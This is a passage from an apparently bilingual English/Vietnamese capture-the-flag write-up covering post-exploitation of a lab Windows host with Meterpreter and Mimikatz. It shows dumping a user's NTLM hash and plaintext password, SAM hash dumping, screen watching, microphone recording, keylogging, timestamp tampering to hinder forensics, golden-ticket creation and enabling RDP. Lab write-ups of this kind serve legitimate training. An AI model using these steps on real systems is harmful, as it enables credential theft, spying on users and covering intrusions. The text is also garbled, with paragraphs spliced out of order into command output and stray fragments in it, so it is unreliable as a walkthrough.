.#####. mimikatz 2.2.0 20191125 (x64/windows) exploit for use using the command 'use FULL_PATH'
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > 
```

Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

Tải kiwi vào phiên meterpreter của chúng tôi sẽ mở rộng menu trợ giúp của chúng tôi, hãy xem phần mới được thêm vào của menu trợ giúp ngay bây giờ thông qua lệnh `help`.

```
meterpreter > help
Core Commands
Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background
channel       Displays information or control active channel
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
```

Which command allows up to retrieve all credentials?

Lệnh nào cho phép truy xuất tất cả thông tin đăng nhập?

Kiwi Commands	
Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

➔ creds_all

Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

Chạy lệnh này ngay bây giờ. Mật khẩu của Dark là gì? Mimikatz cho phép chúng tôi đánh cắp mật khẩu này khỏi bộ nhớ ngay cả khi người dùng 'Dark' không đăng nhập vì có một tác vụ đã lên lịch chạy Icecast với tư cách là người dùng 'Dark'. Nó cũng giúp Windows Defender không chạy trên hộp;) (Hãy xem lại danh sách ps, hộp này không ở trạng thái tốt nhất khi cả tường lửa và bộ bảo vệ bị vô hiệu hóa)

meterpreter > creds_all

[+] Running as SYSTEM

[*] Retrieving all credentials

msv credentials

Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

Username	Domain	LM	NTLM	SHA1
Dark	Dark-PC	e52cac67419a9a22ecb08369099ed302	7c4fe5eada682714a036e39378362bab	0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on machines, let's now run the following command "run post/multi/recon/local_exploit_suggester". *This can appear to freeze as it tests exploits and might take several minutes to complete*

wdigest credentials

Username	Domain	Password
(null)	(null)	(null)
DARK-PC\$	WORKGROUP	(null)
Dark	Dark-PC	Password01!

tsppkg credentials

Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command "CTRL + z". Take note of what session number we have, this will likely be 1 in this case. We can list all of our sessions using the command "sessions" when outside of the meterpreter shell.

kerberos credentials

Username	Domain	Password
(null)	(null)	(null)
Dark	Dark-PC	Password01!
dark-pc\$	WORKGROUP	(null)

meterpreter > No answer needed


➔ password01

TASK 6 : POST_Exploitation

Answer the questions below

Before we start our post-exploitation, let's revisit the help menu one last time in the meterpreter shell. We'll answer the following questions using that menu.

Trước khi chúng tôi bắt đầu hậu khai thác, hãy xem lại menu trợ giúp lần cuối trong vỏ máy đo. Chúng tôi sẽ trả lời các câu hỏi sau bằng cách sử dụng menu đó.



Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel

What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

Lệnh nào cho phép chúng tôi kết xuất tất cả các hàm băm mật khẩu được lưu trữ trên hệ thống? Chúng tôi sẽ không bẻ khóa mật khẩu Quản trị trong trường hợp này vì mật khẩu này khá mạnh (điều này được cố ý để tránh các nỗ lực rải mật khẩu)

Priv: Password database Commands	
Command	Description
hashdump	Dumps the contents of the SAM database illeges, "background" or "CTRL + Z". Take note of what session number we

→ hashdump

While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

Mặc dù hữu ích hơn khi tương tác với máy đang được sử dụng, nhưng lệnh nào cho phép chúng tôi xem màn hình của người dùng từ xa trong thời gian thực?

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

→ screenshare

How about if we wanted to record from a microphone attached to the system?

Sẽ thế nào nếu chúng tôi muốn ghi âm từ micrô được gắn vào hệ thống?

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

➔ record_mic

To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

Để làm phức tạp các nỗ lực pháp y, chúng tôi có thể sửa đổi dấu thời gian của các tệp trên hệ thống. Lệnh nào cho phép chúng ta làm điều này? Đừng bao giờ làm điều này trong một pentest trừ khi bạn được phép làm như vậy một cách rõ ràng! Điều này không có lợi cho đội phòng thủ khi họ cố gắng phá vỡ các sự kiện của pentest sau khi thực tế.

Priv: Timestamp Commands	
Command	Description
timestamp	Manipulate file MACE attributes


➔ timestamp

Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

Mimikatz cho phép chúng tôi tạo cái được gọi là `vé vàng`, cho phép chúng tôi xác thực ở mọi nơi một cách dễ dàng. Lệnh nào cho phép chúng ta làm điều này?

Các cuộc tấn công vé vàng là một chức năng trong Mimikatz lạm dụng một thành phần đối với Kerberos (hệ thống xác thực trong các miền Windows), vé cấp vé. Nói tóm lại, các cuộc tấn công thẻ vàng cho phép chúng tôi duy trì sự kiên trì và xác thực với tư cách là bất kỳ người dùng nào trên miền.



Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

➔ golden_ticket_create

One last thing to note. As we have the password for the user 'Dark' we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we'd likely kick whatever user is signed onto it off if we connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`

Một điều cuối cùng cần lưu ý. Vì chúng tôi có mật khẩu cho người dùng 'Dark', giờ đây chúng tôi có thể xác thực với máy và truy cập nó qua máy tính từ xa (MSRDP). Vì đây là một máy trạm, nên chúng tôi có thể sẽ loại bỏ bất kỳ người dùng nào đã đăng nhập vào máy trạm nếu chúng tôi kết nối với máy trạm, tuy nhiên, việc điều khiển từ xa vào các máy và xem chúng như cách người dùng của họ thực hiện luôn là một điều thú vị. Nếu tính năng này chưa được bật, chúng ta có thể bật tính năng này thông qua mô-đun Metasploit sau: `run post/windows/manage/enable_rdp`

```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ... [show options] set this now
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20230625230806_default_10.10.234.96_host.windows.cle_982414.txt
```

Task7:Extra Credit

Answer the questions below

As you advance in your pentesting skills, you will be faced eventually with exploitation without the usage of Metasploit. Provided above is the link to one of the exploits found on Exploit DB for hijacking Icecast for remote code execution. While not required by the room, it's recommended to attempt exploitation via the provided code or via another similar exploit to further hone your skills.

Khi bạn nâng cao kỹ năng pentesting của mình, cuối cùng bạn sẽ phải đối mặt với việc khai thác mà không sử dụng Metasploit. Được cung cấp ở trên là liên kết đến một trong những cách khai thác được tìm thấy trên Exploit DB để chiếm quyền điều khiển Icecast để thực thi mã từ xa. Mặc dù phòng không yêu cầu nhưng bạn nên thử khai thác thông qua mã được cung cấp hoặc thông qua một cách khai thác tương tự khác để trau dồi thêm kỹ năng của mình.